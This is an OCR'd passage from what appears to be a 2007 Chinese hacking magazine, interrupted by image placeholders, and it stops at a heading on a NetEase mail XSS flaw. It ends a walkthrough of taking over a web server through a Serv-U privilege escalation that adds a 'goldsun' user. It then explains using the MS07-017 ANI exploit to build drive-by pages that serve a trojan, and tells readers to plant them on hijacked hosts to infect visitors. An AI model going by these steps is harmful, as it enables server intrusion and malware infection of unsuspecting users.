



图10

exe 试了几次提权还是不行。这可真郁闷了，看来得再换别的方法了。于是使用提权综合工具生成了一个 GoldSun 写的 ASP 版的 SERV-U 提权工具，上传到 WEB 目录后试着在 IE 里运行它，改了一下 cmd 的路径后直接点提交（图 10），一会儿出现了如图 11 所示的提示。




图 11





图 12

再使用“net user”查看，果然发现多了一个 goldsun 用户（图 12），最后一道防线终于被攻破了！赶紧使用远程桌面登录看看自己的战果，哟，双至强 CPU，2G 内存，配置还不错嘛（图 13）！


图 13

（文章中涉及到的 NBSI、su.exe、Serv-U 提权综合工具已经收录在光盘中）

文章难易度：★★★
文章闪光点：Windows 最新动画光标文件（.ANI）远程溢出漏洞和其利用过程

# Windows 动画光标文件（.ANI）最新漏洞来了

黑叉子

三月底，互联网上公布了针对 Windows 系统的一个非常严重的远程溢出漏洞，这就是 Windows 动画光标文件（.ANI）远程溢出漏洞（MS07-017）。这个漏洞主要是由于 Windows 的 LoadAniIcon() 函数（user32.dll）在渲染畸形的光标、动画光标文件（.ani）或图标时没有正确地验证 ANI 头中所指定的大小，所以才导致了栈溢出。该漏洞影响 Windows2000 SP4、WindowsXP XP2、Windows2003 SP1 以及微软最新的 Vista 系统。目前，针对该漏洞的利用代码在网上已经公布了多个版本，因此，这个漏洞正在被大量的用于挂马，各位读者上网的时候一定要小心了。




图 3

至于菜鸟们，最关




图 1




图 2


心的莫过于这个最新漏洞的利用了，那好，我们就以火狐公布的这个漏洞的利用工具为例来进行演示吧！工具运行后的界面如图1所示，在最上方的地址栏中输入我们的木马地址，也就是要执行的木马文件，比如http://conglin.cn/1/1.exe，然后点击右边的“生成+智能”按钮，就会提示我们“生成成功”了（图2）。此时在工具的同目录下我们就会看到新生成的index.htm、banner.htm、baobao.htm、zhu3.htm及yun.js这四个文件。我们先把自己配置好的木马文件1.exe上传到自己的网站空间上，然后再将这四个文件也上传到我们的网页空间上或是上传到肉鸡上去，等着别人来访问就可以自动执行我们的木马程序了。

我们在IE的地址栏中输入http://www.conglin.cn/1/来访问生成的网页文件，我们上传上去的1.exe，也就是一个网马测试程序在本地被运行了，如图3。实际的使用过程中，我们只需要将这个网马测试程序换成我们配置好的木马服务端程序就可以了。

著名的eEye公司针对该漏洞曾经推出了一个补丁程序，但遗憾的是，网上最新公布的漏洞利用代码中，据说是可以过这个漏洞的，也就是说打上eEye公司的补丁无效。好在微软在4月3日也及时的推出了针对该漏洞的补丁程序，鉴于该漏洞的严重危害性，强烈建议各位读者马上打上该补丁程序，补丁程序的下载地址是http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx?pf=true。

*（文章中涉及到的漏洞利用程序请大家到X的论坛上来下载）*

# 网易邮箱再现跨站漏洞



N.T

